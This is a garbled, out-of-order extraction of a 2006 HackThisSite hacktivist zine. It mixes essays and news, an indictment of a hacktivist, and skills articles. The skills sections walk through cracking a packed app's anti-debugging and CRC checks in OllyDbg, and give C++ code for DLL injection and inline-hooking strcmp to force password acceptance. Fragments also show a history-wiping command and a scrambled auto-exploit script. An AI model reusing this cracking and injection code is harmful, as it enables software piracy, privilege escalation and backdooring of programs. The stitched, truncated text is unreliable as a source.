

A call to GetTickCount (Function that retrieves the number of milliseconds that have elapsed since the system was started) is made, then INT3 is made, then another call to GetTickCount is made, the results being subtracted (the register holding the difference). The interesting thing is INT3, INT3 is INT3, thus halting the debugger and pausing the run of the app. You might be asking, why coming eh? Because a normal run of the app with a correct CRC is fine (without CD the app would get lost in invalid, but with CD it's Opaque predicates) and smooth (INT3 doesn't break the app when debugged) the difference between the first and second GetTickCount is not nihil, but when debugging you either need to react very very fast or spend more time with 2758 milliseconds than most apps that use this function. Well, to counter this, we would just fire up the debugger, run the non-modified piece of code, note it restarts all shit, modify the CRC, feed the good CRC to the decryption function, but that is another story. This function is called:

```

0040118D  /$ AC          LODS BYTE PTR DS:[ESI]
0040118E  |. 3D CC000000  CMP EAX,0CC
00401193  |. 75 06        JNZ SHORT unpacked.0040119B
00401195  |. B8 01000000  MOV EAX,1
0040119A  |. C3          RETN
0040119B  |> B8 00000000  MOV EAX,0
004011A0  \. C3          RETN

```

Apparently a check if the breakpoint is left intact <.< A path is taken since we'll just manipulate the register holding the result (EAX), and continue and voila! We get the popup with the password: WAR.

Afterword:

Hack This Zine! 04

Ammo for the Infowarrior

HackThisSite.org

2006

```


# unset HISTFILE; ./clean.sh; cat >> /var/www/hackthissite.org/
#####
                                if          co
                                targetcount  imit      ($
                                x] = eregi_repl  // "      ta
                                x]); //   onstruct      =      p[
                                ($temp)        ) { $ext     $te
                                ][$i]->        se,80,$e
                                SQL $spoits     exploit($b
                                );}} } }fu       oit() //   oit!
                                fork); $l++) {   < count($fork[
                                t subgroup (XSS,SQL in
                                gle4Targets("ww      com
                                unt > $searchlimi exploit  ighe
                                x = 0; $x < $targ  code not  +) {
                                targets[$x]); $temp  people!  "/" , $t
                                p[0]; $extend = "/"      1; $r<
                                $r]."/"; } if($l == 0) // UPLOAD $spl

```

```
lname,$shellcontent); elseif($l == 1)
extend,$sploits[$l][$i]->SQLQ,$user,$
oit routine { for ($l = 0; $l < count
[$l]; $i++) // all forks of current
= array(); $targetcount = 0; Googl
// google them if ($targetcount>
count = $searchlimit; for ($x =
replace("http://", "", $starg
truct URL $base = $temp[
{ $extend .= $temp[
,$extend,
```

see you on the front page of the last newspaper those motherfu

```
#####
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```



Electronic Civil Disobedience Journal !! Published by Hac

```
#####
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

Here the DriveType of E:\ is determined (since this is a test p drives are enumerated but E:\ is assumed as the CD-ROM drive, w don't have the installation CD it doesn't matter :D) and then i E:\ is a CD-ROM drive (5 being DRIVE_CDRM). The next important to GetVolumeInformationA, that will retrieve the CD-Serial in u As we can see here:

```
004010A6 |. 813D 20204000 >CMP DWORD PTR DS:[402020],DEADBEEF
```

the serial is expected to be 0xDEADBEEF. Since we don't have th out the conditional jump right after the CMP (it's a JNZ jump, serial was invalid and only nasty stuff can happen afterwards s 0xDEADBEEF is stored in EDX (or at least, we store it there >:p unpacked.004011A1 is made, which seems to be a decryption funct piece of code:

```
004011C6 |. B9 03000000 MOV ECX,3
004011CB |. BE 92124000 MOV ESI,unpacked.00401292
"es`"
004011D0 |. 8BFE MOV EDI,ESI
004011D2 |> AC /LODS BYTE PTR DS:[ESI]
004011D3 |. 34 32 |XOR AL,32
004011D5 |. AA |STOS BYTE PTR ES:[EDI]
004011D6 |.^E2 FA \LOOPD SHORT unpacked.004011D2
```

What we see here is interesting too:

```
004011A1 /$ E8 1F010000 CALL <JMP.&KERNEL32.GetTickCount>
[GetTickCount]
004011A6 |. 8BD8 MOV EBX,EAX
004011A8 |. CC INT3
004011A9 |. E8 17010000 CALL <JMP.&KERNEL32.GetTickCount>
[GetTickCount]
004011AE |. 2BC3 SUB EAX,EBX
004011B0 |. 3D 58270000 CMP EAX,2758
```

of hash function used to produce a checksum, in order to detect transmission or storage. Hmm so it seems unpacked.0040115C does over ECX bytes, to calculate the CRC checksum of the code area

and the next 8 bytes. This is obviously to check if the cracked modifications (breakpoints, nops, etc) to this code area. Now let's see what this area is all about:

```
004011EC  /$ 6A 00          PUSH 0
004011EE  |. 68 0D124000     PUSH unpacked.0040120D ; ASCII "D
004011F3  |. 64:67:A1 3000   MOV EAX,DWORD PTR FS:[30]
004011F8  |. 0FB640 02       MOVZX EAX,BYTE PTR DS:[EAX+2]
004011FC  |. 0AC0            OR AL,AL
004011FE  |. 74 02           JE SHORT unpacked.00401202
00401200  |. EB 04           JMP SHORT unpacked.00401206
00401202  |> 33C0            XOR EAX,EAX
00401204  |. C9              LEAVE
00401205  |. C3              RETN
00401206  |> B8 01000000     MOV EAX,1
0040120B  |. C9              LEAVE
0040120C  \. C3             RETN
```

Hmm, more experienced crackers will recognize this as a common OllyDBG. To circumvent this we don't need to modify this section, we just need the Olly-Invisible plugin. Now, back to where we were, the result of this check, along with the result of a call to OllyDBG detection function) is stored in EDX and then 0x00401010 we need to watch out since we are gonna be stuffed with Opaque shit is bogus until this piece of code:

```
00401076  |. 68 06204000     PUSH unpacked.00402006 ; /RootPath
0040107B  |. E8 2D020000     CALL <JMP.&KERNEL32.GetDriveTypeA>
00401080  |. 83F8 05         CMP EAX,5
```

This zine is anti-copyright : you are encouraged to Reuse, Rewrite, and distribute everything in this zine as you please. This includes: printing and distributing to friends and family, copying and pasting bits of your own works, mirroring electronic versions to websites and file servers, or anything else you could think of - without asking permission.

The Summer '06 issue of the zine has possibly our best collection yet and is published in full color in time to distribute at our guerrilla workshop at the sixth Hackers On Planet Earth conference.

Mind you, this was no easy feat, in fact it was through a series of events that we had ended up in NYC at all. The night before we hit the city we had a lot of editing to do on the zine, not to mention printing and celebrating we decided to hold an acoustic show and trip on psychedelics long. Around 10 in the morning reality started to creep back up and I spent many long hours hopped up on caffeine trying to arrange the zine while packing our HOPE supplies. We were quite literally flying on a PDF on the road to NYC while driving eight people in a single car. I mention that one of us had to ask permission from the judge to go to the hacking convention while facing federal felony hacking charges.

At last we had made it to NYC to the convention site and immediately tabled and met up with several other Hackbloc'ers/HTS'ers waiting to make several printing runs because each time we had brought to the table they had been taken within fifteen minutes. All of the zines were giving away, including new and old HTS zines, cds of the DisrespectCopyrights.net file archive, newsletters for the People's Party and other posters pamphlets and propaganda, were given away for an amazing feat considering the time energy and resources we have spent developing this, also considering that this year they were asking for a table while at the Fifth HOPE we had tabled for free.

We had also organized a guerrilla workshop on hacktivism on Sunday. In addition to the other presentations and lectures, we arranged chairs in a circle so we could have a round table collective meeting where everyone could participate without any top down hierarchy. Dozens came to have a discussion on past and present examples of hacktivism, setting up a meeting around the country, security culture both on the internet and in physical organizations, and future goals of hacktivism. We also discussed the meanings and interpretations of the word Hacktivism, including jamming hacktivism such as the Yes Men, online civil disobedience, Electronic Disturbance Theatre, fighting censorship such as the Freedom of Information project, developing a free and secure internet such as Tor, Freedom Guerrillanet, the need to set up computer co-ops and offer free technology for the public, and defending free speech and open source software such as IndyMedia.

Compared to the hacktivist movement worldwide which already has several dozen hacker spaces and squats, we still have a lot of work to do. However, during the weekend we had made several valuable contacts and developed several ideas for future hacktivist related projects. It's a long road ahead, our experiences with HOPE has given us an opportunity to learn and share with other hackers and activists in the world.

```
#####!
####  TABLE OF DISCONTENTS  ####
#####!
```

```
          -NEWS and INTRO-
Zen and the Art of Non-Disclosure      - 01
Anti-DRM Flash Mob                    - 02
U.S gov. Indicts Hacktivist           - 03
```

-THEORY-

Hmmm, what's this? Let's first take a look at unpacked.0040115C

```
0040115C  /$ 33D2          XOR EDX,EDX
0040115E  |> 51             /PUSH ECX
0040115F  |. AD            |LODS DWORD PTR DS:[ESI]
00401160  |. E8 17000000   |CALL unpacked.0040117C
00401165  |. 03D0          |ADD EDX,EAX
00401167  |. 59            |POP ECX
00401168  |.^E2 F4        \LOOPD SHORT unpacked.0040115E
0040116A  \. C3           RETN
```

Ok, let's put it all in an ordered way:

```
-)EDX is set to 0
-)ECX is saved
-)EAX is loaded from ESI
-)unpacked.0040117C is called
-)EAX (probably the result of unpacked.0040117C) is added to ESI
-)ECX is restored
-)This is looped
```

So this is an additive repetition of unpacked.0040117C. Let's call it unpacked.0040117C out:

```
0040117C  /$ B9 20000000   MOV ECX,20
00401181  |> D1E8          /SHR EAX,1
00401183  |. 73 05         |JNB SHORT unpacked.0040118A
00401185  |. 35 2083B8ED   |XOR EAX,EDB88320
0040118A  |>^E2 F5        \LOOPD SHORT unpacked.00401181
0040118C  \. C3           RETN
```

Some people (Vxers, reversers and comp. Sci. Students) will recognize this as a Cyclic Redundancy Check and that's what it is. A Cyclic Redundancy

Now fire up OllyDBG and load the unpacked executable.
 We won't start looking at all strings, cause they are too obvious passwords, they're just bogus shit to confuse the cracker.
 The first thing we see is:

```

00401000 >/$ 68 0A204000  PUSH unpacked.0040200A; /FileName =
00401005 |. E8 B5020000  CALL <JMP.&KERNEL32.LoadLibraryA>;
0040100A |. 68 15204000  PUSH unpacked.00402015;ProcNameOrOr
"BlockInput"
0040100F |. 50                PUSH EAX; |hModule
00401010 |. E8 92020000  CALL <JMP.&KERNEL32.GetProcAddress>
00401015 |. A3 24204000  MOV DWORD PTR DS:[402024],EAX
0040101A |. 6A 01        PUSH 1
0040101C |. FF15 24204000 CALL DWORD PTR DS:[402024]
  
```

Well, the following happens:

GetProcAddress(LoadLibrary("user32.dll"),"BlockInput") gets st DS:[402024]. BlockInput is a function to halt all keyboard and it's argument is true, and resume it if it is false. If we look at 0x0040101A we see a call to BlockInput with a true parameter. 0x00401048 we see it with a false parameter. So obviously the goal is to block any input during program execution to prevent debugging. Well to get rid of this nuisance, we'll just nop those PUSH <true> CALLDWORD PTR DS:[402024] structures out with right click -> block NOP's. Then we have another IsDebuggerPresent call, just break; eax,eax after the call, set EAX to 0 and continue.

```

00401030 |> 50                PUSH EAX
00401031 |. BE EC114000  MOV ESI,unpacked.004011EC
address
00401036 |. B9 08000000  MOV ECX,8
0040103B |. E8 1C010000  CALL unpacked.0040115C
  
```

Fear and Paranoia	- 04
How the Net was Lost	- 05
Consumerist Society Revisited	- 06

-SKILLS-

Disrespect Copyrights in Practice	- 07
Advanced Cross-Site-Scripting	- 08
Cellular Suprises	- 09
Exotic vulnerabilities	- 10
Windows BOF Adventures	- 11
Deus Ex Machina: Artificial Hacker	- 12

-RECIPES-

Use "Off the Record" Messaging	- 13
Start a Wargames Competition	- 14
How to Start a HackBloc	- 15
Start A Free Pirate Shell Server	- 16

-ACTION-

Free the Sagada 11	- 17
Let's Throw A PIRATE PARTY	- 18
Capture the Flag	- 19

```

-#####-
-###      NEWS and INTRO      ###-
-#####-
  
```

```

#####
#                                01. Zen and the Art of Non-Disclosure
#####
  
```

As hackers, squatters, scammers and phreaks, we are often asked "How do you do it?" Yes, there still is magic out there

going to find you, nor will you find it through a google search.

It's a vulnerability so long as the vendor isn't informed and it's a squat so long as it's "legal owner" doesn't find out and it's an underground party so long as no one slips up and place. Same goes for sneaking into theatres, copy hookups, and

How do we keep these tricks alive? By keeping them a secret or need to know. A magician never reveals her secrets lest it will magical. You will likely never hear the magician's true name e

Why do people publicly release these tricks in the first place? effects does this have? Those vulnerable to the trick will likely promptly patch their weaknesses. And law enforcement will have learn and train themselves as well as find out who to bust. Or fall into the wrong hands and be counter-productive (script kiddies, wingers, fascists, etc).

All so you can get your name on some security list as the one first", and in all probability, you probably weren't the first real people who made the discovery would want nothing to do with begin with. And they probably have a billion more important work trick in the first place.

So before you spill the beans, ask yourself whether there are these tricks more than you do, or whether there are already some and would full disclosure jeopardize their secret plans?

That being said, we can move on to more pressing issues: how hacker movement to learn and grow without giving away and spoiling tricks? This was the big question as we were putting together a zine, thinking about whether we should publish instructions on and hack Y'. Certainly we don't want to become some "eliter thing because it again becomes about individual ego and not the community individuals come and go, ideas last forever. So we have to tra

Act VI:

Difficulty: Hard

Tools: OllyDbg,PEiD,DeYoda (found here: <http://xtaz3k.free.fr/d>)

Objective: Get the MessageBox with the password to popup (the password encrypted and is not to be found in plaintext in the app, you can also decrypt the password by hand since the 'encryption' but that way you'll miss some valuable knowledge)

Ok, there is this new IDE, called BulkIDE, you really wanna get it it is said to be quite nice, but the price tag is a 'little' high outrageous for such a simple IDE, so let's crack the bitch. You get your hands on the main installer executable, but you seem to be installation CD, but hey, we should get this working without the .exe :) It is rumored though that the programmers behind this IDE "security through obscurity" meaning we can expect a lot of opaque function that evaluates to true or false and of which the outcome the programmer on forehand, sometimes used as useless code that or anti-debugging).

First of all we load up PeiD and check the app, result:

yoda's cryptor 1.2

This is probably your first encounter with a packer/crypter. Many days (especially commercial software and malware) is packed/crypted reversing a tiny whiny bit harder and to reduce executable size Yoda's cryptor is quite a nice compressor/packer/crypter for PE can be undone in a wink, just fire up DeYoda, load the app and again:

Nothing found *

Nice, that's what we wanna see.

```

switch (ul_reason_for_call)
{
case DLL_PROCESS_ATTACH:
{
    DisableThreadLibraryCalls((HMODULE)hModule); //keeps it
re-called
    Faddr = InlineHook("ntdll.dll","strcmp",strcmphook,Fba
in ntdll.dll
    return true;
}break;
case DLL_THREAD_ATTACH: break;
case DLL_THREAD_DETACH: break;
case DLL_PROCESS_DETACH:
{
    WriteProcessMemory(GetCurrentProcess(), (void*)Faddr, .
restore address
    }break;
}
return true;
}

int WINAPI strcmphook(const char* str1,const char* str2)
{
return 0; // always return 0, no matter what password was.
};

```

Once we inject this DLL into our victim app like this: InjectDLL("Victim.exe","hijack.dll"), you will notice that it (what password you supplied as a commandline argument, you will "Accepted" messagebox. As you can see process Hijacking can ge You could subvert an application to elevate your privileges, c: account, download & execute an app with the privileges under w you could even backdoor the app itself by letting it execute c injector @ startup, thus effectively taking over the app.

others willing to learn, but find a way to do it in a carefully manner. And it's not gonna happen by giving away proof-of-conce teaching the approach and technique so people can figure it out

I don't think that was our conscious goal of Hack This Site bu was the result. We wanted to introduce people to the wild world put together several series of hacking challenges modeled after with real vulnerabilities. Creating this safe and legal training people were able to jump in and start with the basics, not by d exploits or "appz", but by hands-on security research. People s shit because we're dominated by newbies or that we are aiming t assured, there are plenty of us with skill waiting in the backg YOU to start asking the right questions so the real training ca want to share our shit with those who want to learn.

Before you can walk, you have to learn to crawl. And when you be shown the path. And this is what every white-hat, security c full-disclosure advocate fails to see: we can show you the path and offer you the red pill, but you have to take that first ste black hat hacktivist ninja.

Cause you're not helping anybody when you alert the vendor or proof of concept code.

Or get that full time computer security job for the phone comp Or turn in your buddies to the FBI when the going gets tough.

This is what is known and loathed as "selling out", and it hel forces which are working to destroy the hacking movement. The p seduced into it either end up regretting it or lose a bit of th the process of becoming a zombie worker bee for the Establishme

So you've gone this far, but where are we going and what do we probably realized this world isn't a very friendly place for no hacktivist ninjas but for most people in general, unless you ha

that top 1% where you have your own mansion, private jet and c
day we hear about how hackers and activists are criminals and
watch television you are also probably tired of hearing about
tapping your phone or reading your mail protects os from terro
another thousand dead babies in Iraq is a Strong Victory for W
Democracy. So instead of boring you and further let me encoura
That Television and Get Involved with your Community cause Now
Act:

¥ get involved with your local indymedia center to tell the st
media ignores
¥ set up servers for radical websites and email lists and teac
communicate securely on the internet
¥ find ways to get shit for free(free copies, free internet, f
transportation, etc) and share it with those who need it the m
¥ help develop the next Internet, one that is free from NSA sp
shaping, hierarchal domain authorities, or corporate control i
¥ help inspire those who will grow to be bigger stronger and s
I who will deal that final blow against capitalism and the sta

There is still magic out there for those who seek it: don't w
waits for you!

```
#####
#           02. Anti-DRM Flash Mob Hits Apple Stores in Eight
#####
```

In a coordinated action at 8 cities across the United States,
donned bright yellow Hazmat suits and swarmed Apple Stores, wa
staff that Apple iTunes is infected with Digital Restrictions
and that Apple's products are defective by design.

The technologists displayed posters mocking Apple's marketing

overwriting the trampoline with the original address).
Ok, now let's hijack our little app to make any password work:

```
int WINAPI strcmphook(const char* str1,const char* str2); // pr

DWORD Faddr=0; // address
BYTE Fbackup[6]; // backup

DWORD InlineHook(const char *Library, const char *FuncName, voi
unsigned char *backup)
{
    DWORD addr = (DWORD)GetProcAddress(GetModuleHandle(Library)
// Fetch function's address
    BYTE jmp[6] = {
        0xe9, //jmp
        0x00, 0x00, 0x00, 0x00, //address
        0xc3 // retn
    };
    ReadProcessMemory(GetCurrentProcess(), (void*)addr, b
// Read 6 bytes from address of hooked function from rooted pro

    DWORD calc = ((DWORD)Function - addr - 5); //((to)-(from)-5
    memcpy(&jmp[1], &calc, 4); //build trampoline
    WriteProcessMemory(GetCurrentProcess(), (void*)addr, jmp, 6
// write the 6 bytes long trampoline to address of hooked f
current process
    return addr;
}

BOOL APIENTRY DllMain( HANDLE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
{
```


Here follows a small example in C++:

```
DWORD InlineHook(const char *Library, const char *FuncName, void *
unsigned char *backup)
{
    DWORD addr = (DWORD)GetProcAddress(GetModuleHandle(Library)
// Fetch function's address
    BYTE jmp[6] = {
        0xe9, //jmp
        0x00, 0x00, 0x00, 0x00, //address
        0xc3 // retn
    };
    ReadProcessMemory(GetCurrentProcess(), (void*)addr, &jmp, 6, 0);
// Read 6 bytes from address of hooked function from rooted process
    DWORD calc = ((DWORD)Function - addr - 5); //((to)-(from)-5)
    memcpy(&jmp[1], &calc, 4); //build trampoline
    WriteProcessMemory(GetCurrentProcess(), (void*)addr, jmp, 6, 0);
// write the 6 bytes long trampoline to address of hooked function in
current process
    return addr;
}
```

This function resolves the address of the function to be hooked and builds a trampoline as follows:

```
JMP <4 empty bytes for address to jump to>
RETN
```

the address to jump to (the hook) is resolved like this:

```
((To)-(From)-5) == ((HookAddress)-(TargetAddress)-5)
```

the old address is backed up, to be able to unhook the function.

graphic images of a silhouetted iPod users bound by the ubiquitous digital rights management (DRM) technology. The group claim that as the largest purveyor of media information, Apple have paved the way for the further erosion of users' rights made possible by the technology.

The coordinated protest was organized by DefectiveByDesign.org, a campaign targeting Big Media and corporations peddling DRM. "In the wake of the launch of the campaign we have had more than 2,000 people sign the pledge to take direct action and warn people about DRM" was the manager Gregory Heller described the explosive grassroots effort.

About a dozen activists gathered in Chicago at the Apple store in the busiest shopping area of Chicago, to protest Apple's use of digital rights management technology. Members from the local Chicago Linux Users Group (chicagolug.org), Free Software Foundation (fsf.org), DefectiveByDesign (defectivebydesign.com), and HackBloc Chicago (hackbloc.org) helped organize the event by bringing bio-hazard suits, anti-DRM stickers, and posters of people getting roped up by their iPod. Shoppers stood in awe and curiosity as we were in front of the store in a panic, handing out flyers and otherwise making a public spectacle. Several Apple employees gathered by the front of the store preventing us from entering the store while refusing to comment on the use of DRM technology.

More information, see www.defectivebydesign.com or www.fsf.org

Pirate Party Condemns Raid on File Sharing Servers

June 3rd, 2006: Pirates gather in Stockholm to protest the May raid on over a hundred servers related to The Pirate Bay, Piratbyryn. Demonstrators demanded that the Swedish government should seek to resolve the file sharing issue rather than criminalizing more than a million citizens.

```
#####
#           03. US Government Indicts Hacker Activist:
#           Felony Computer Fraud and Abuse Act Charges
#####
```

The US District Attorney and the FBI has pressed felony charge: Hammond, hacker activist and founder of website HackThisSite.o alleged hacking the website of the right-wing hate group Prote. indictment issued on June 26, 2006 follows an FBI investigatio: than a year since Jeremy's apartment was raided in March '04 a violating the Computer Fraud and Abuse Act.

The US DA alleges that Jeremy was involved with a hacker group Internet Liberation Front that allegedly hacked into and gaine entire database belonging to the right-wing hate group Protest Originally, ProtestWarrior has baselessly accused Jeremy of 'i credit card data to make donations to leftist and charity grou FBI is not making any accusations related to intending or actu card data.

Despite that no damage has been done to the ProtestWarrior.com any personal details or credit card information has been relea Jeremy is facing serious felony charges which could result in massive fines.

Jeremy is still "free" on a unsecured bond which imposes sever conditions which includes submitting to regular drug testing, right to a passport or leaving the state without the judges pe use of the computer / internet except for "web designing for b

Jeremy has not testified against, provided evidence, or incrim and has not cooperated with the FBI in any investigation or pr the only one who has been arrested in connection with this all indicent.

```
DisableThreadLibraryCalls((HMODULE)hModule); //don't ge
// do what you want once attached
return true;
}break;
case DLL_PROCESS_DETACH:
{
    // bring back to old state
}break;
}
return true;
}
```

Imagine the following application:

```
int main(int argc, char *argv[])
{
    system("PAUSE");
    if (argc-1)
    {
        if (strcmp(argv[1],"XPLT") == 0)
            MessageBoxA(0,"Accepted","Accepted",0);
    }
    return 0;
}
```

Ok, this simple app can be fooled by hijacking the main functio strcmp. Strcmp is a string comparing function located in the DL pause is used to ensure we get the time to inject our DLL into Ok, we'll hijack the function by using a detours trampoline. De as described in: <http://research.microsoft.com/~galenh/Publications/HuntUsenixNt> goes as follows:

```

        return FALSE;
    }
    HANDLE hRemoteThread = CreateRemoteThread(hProcess, NULL, (
(LPTHREAD_START_ROUTINE)LoadLibraryAddr, (LPVOID)RemoteStr, 0,
load our DLL
    if(hRemoteThread == INVALID_HANDLE_VALUE)// failure?
    {
        printf("Couldn't create remote thread within process
'%s'\n",ProcessName);
        CloseHandle(hRemoteThread);
        CloseHandle(hProcess);
        return FALSE;
    }
    CloseHandle(hProcess);
    printf("%s' successfully injected into process '%s' with
%d!\n",strHookDLL,ProcessName,dwPID);
    return TRUE;
}

```

Well that wasn't THAT difficult, now was it? The next question "What to inject?". Well you can do a lot once your DLL is load process termination to full-blown input/output manipulation. ' your DLL should look like this:

```

BOOL APIENTRY DllMain( HANDLE hModule,
                      DWORD  ul_reason_for_call,
                      LPVOID lpReserved
                      )
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
        {

```

Ironically enough, a former friend and administrator who had he on the HackThisSite.org website was responsible for informing P of the attack and has provided so-called evidence to the right- was engineered to make Jeremy look like the perpetrator of the incident. This is apparently what was responsible for the initi on his apartment, and if brought up as evidence during the tria be thrown out on grounds of heresay due to the chain of custody

At the most recent court date, the DA asked Judge Zagel to form Jeremy for his history of criminal behavior, most of which has misdemeanors for political protest related events. Following a 'chalking sidewalks', the judge warned Jeremy that any future a result in either home confinement with electronic surveillance completely revoke his bail and put him in jail until the result As the Judge describes, Jeremy "no longer has the same freedoms

Jeremy is now staying out of any direct action or illegal activi protests which could result in arrestable situations, both for the safety of others. After a 10 day Vipassana meditation cours seeking mediation which those who he has wronged, or those who issues with him, with the intent of resolving political issues as well as for his personal development.

While federal prosecutors claim that this is being treated as a criminal charge, it is obvious that this is a politically motiv amount of money the FBI has spent investigating and prosecuting activist doubtlessly exceeds the next-to-no damages done to the ProtestWarrior.com website.

As an activist who has worked to help and teach people all his federal prosecutors and the judge that Jeremy not be given any 'crime' that has resulted in no damage to any property or perso

full text of the indictment:
UNITED STATES DISTRICT COURT
NORTHERN DISTRICT OF ILLINOIS
EASTERN DIVISION

UNITED STATES OF AMERICA vs JEREMY A HAMMOND

Violations: Title 18, United States Code, Sections 1030(a)(2)(

COUNT ONE SPECIAL FEB 2005 GRAND JURY charges:

1. At times material to this indictment:

a. ProtestWarrior.com was a website that promoted certain poli
ProtestWarrior.com's website was maintained on a computer serv
Miami, Florida. Visitors to the ProtestWarrior.com website cou
of the website, and could purchase items and make donations th
store using a credit card. As a result, the ProtestWarrior.com
contained databases that included personal information about v
website, including credit card account information, home addre
other identifying information. These databases on the computer
available online to the general public. Rather, only authorize
been issued passwords by the administrators ProtestWarrior.com
access these databases of personal information

b. Defendant JEREMY ALEXANDER HAMMOND was an administrator of
hackthissite.org which described itself as "an online movement
activists and anarchists."

c. Between January and February 2005, defendant HAMMOND access
ProtestWarrior.com's server without authority on multiple occa
to obtain information not otherwise available to him or the ge
specifically, credit card numbers, home addresses, and other i
information of the members and customers of ProtestWarrior.com

```
{
    printf("Couldn't retrieve valid ProcessID for proce
'%s'!\n",ProcessName);
    return FALSE;
}
HANDLE hProcess;
HMODULE hKernel;
LPVOID RemoteStr, LoadLibraryAddr;
hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPID); /
process    if(hProcess == INVALID_HANDLE_VALUE) //couldn't open
{
    printf("Couldn't open process '%s' with ID %d!\n",Proce
    return FALSE;
}

hKernel = LoadLibrary("kernel32.dll");    //load kernel32.d

if(hKernel == NULL)// couldn't load?
{
    printf("Couldn't load Kernel32.dll!\n");
    CloseHandle(hProcess);
    return FALSE;
}

LoadLibraryAddr = (LPVOID)GetProcAddress(hKernel, "LoadLibr
address of LoadLibraryA
RemoteStr = (LPVOID)VirtualAllocEx(hProcess, NULL, strlen(s
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE); // allocate memory s
if(WriteProcessBytes(hProcess, (LPVOID)RemoteStr, strHookDL
strlen(strHookDLL)) == FALSE) // write it to memory
{
    printf("Couldn't write to process '%s' memory!\n",Proce
failed?
    CloseHandle(hProcess);
```

```

BOOL WriteToMemroy(HANDLE hProcess, LPVOID lpBaseAddress, LPCV
SIZE_T nSize)
{
    DWORD dwOldProtect;
    BOOL boolReturn = FALSE;
    if(hProcess == NULL) // own process?
    {
        VirtualProtect(lpBaseAddress, nSize, PAGE_EXECUTE_READ
&dwOldProtect); // now Ex needed, only a VirtualProtect
        boolReturn = ((memcpy(lpBaseAddress, lpBuffer, nSize))
instead of WriteProcessMemory
        VirtualProtect(lpBaseAddress, nSize, dwOldProtect, &dw
set back
    }
    else
    {
        VirtualProtectEx(hProcess, lpBaseAddress, nSize, PAGE_
&dwOldProtect); // Virtualprotectex to be able to read and wri
        boolReturn = WriteProcessMemory(hProcess, lpBaseAddress
(LPVOID)lpBuffer, nSize, 0); // Write to memory
        VirtualProtectEx(hProcess, lpBaseAddress, nSize, dwOld
&dwOldProtect); //set back
    }

    VirtualFreeEx(hProcess, lpBaseAddress, nSize, MEM_RELEASE)
    return boolReturn;
}

BOOL InjectDLL(char* ProcessName, char* strHookDLL)
{
    printf("Initiating injection of '%s' into '%s'\n",strHookD
    DWORD dwPID = GetProcessID(ProcessName);
    if(dwPID == 0)

```

2. On or about February 1, 2005, at Chicago, in the Northern Di
Illinois, Eastern Division, and elsewhere, JEREMY ALEXANDER HAM
herein, by interstate communication, intentionally accessed wit
ProtestWarrior's server, a protected computer, and thereby obta
namely credit card numbers, home addresses, and other identifi
its members and customers, from that protected computer; In vio
18, United States Code, Sections 1030(a)(2)(C) and 2

FOREPERSON : UNITED STATES ATTORNEY

```

-#####-
-####          THEORY          ###-
-#####-

```

#####

```

#          04. Fear, Paranoia and Mental Health for Hacktivi
#####

```

"There is this thing keeping everyone's lungs and lips locked,
and its seeing a great renaissance." -The Dresden Dolls

Every day I woke up with an overwhelming sense of dread. I coul
bed, I was locked in my head, locked in my a room of my own mak
Trapped in a cage that I could not get out of. Fear had finally
along with its twisted cousin paranoia. I new that I had to get
state, this room. I couldn't get out of my own head though, the
a jail more unescapeable than the one within our own minds. Wha
is not an uncommon story. It happens all the time to hackers an
anarchists. We have the virtue of seeing many of the things tha
going on. There are some scary things happening in the world an
truly sad things. But we can never let fear consume us.

FEAR AS A FORM OF SOCIAL CONTROL

The greatest example of the forces that controll the world usi: strengthen there controll would be "The war on *". Any war onl: fear further throught the world whether it be a war on communi: drugs, a war on terrorisim or the coming war on freedom. Dont : matter what the cause! And dont support fear either, coming fr: Unfortunately sometimes even the best of us can get too run do: with everything from the bullshit of daily life to the sometim: sadness of reality. The isolation of sitting in front of a co: hours every day can draw you into fear and paranoia as well as: surrounding your self with people. Like I said, it happens to a: are some tips to keep your sanity and keep active!

Dont isolate yourself

If you are starting to feel overwhelming depression, don't iso: find a trusted friend and let them know how you are feeling. I: someone, even if it is only for a couple hours. Your friends c: yourself and get into a healthier state of mind.

Ok so sometimes maybe you should isolate yourself

Sometimes there are too many people around in your everyday li: get away, this can easily happen in large shared living spaces: those who just work on a lot projects. Sometimes it is good to: woods and camp for a few days. Go remember why you are working: world and what you are doing, who you are.

Love yourself and others

This is probably the most important point that I can make. As : greatest weapon of those in power is fear. The best way to fig: Always remember to love yourself. And make love to yourself. A: love yourself, love others! If you love your self and others t: a much easier time coming back from a nervous breakdown or dep: you will always know that you have yourself and those that you

find: 85C07418

and replace the 74 with EB...

That was easy, we already broke their anti-debugging technique
Now all we gotta do is put a breakpoint on
00401470 . C600 00 MOV BYTE PTR DS:[EAX],0
so we can watch ECX being "IGNORANCE"... yet another applicatio

There are many commercial copyright-protection schemes which wo: difficult if we'd reverse only in the ways described, but there: too, by taking advantage over the fact that the target program: environment, you control the OS! That means you can manipulate: sides. One way is process hijacking by DLL injection, which i'l

Process Hijacking

Process hijacking involves executing you code in another proces: as in exploiting it to make it execute shellcode). This can be: ways, either directly by executing a part of you executables co: process, or by DLL injection. With the advent of Windows DEP (D: Prevention) this leaves us the latter. Injecting your DLL into: goes as follows:

```
Fetch the target process' PID (Process ID)
Open a handle to the target process
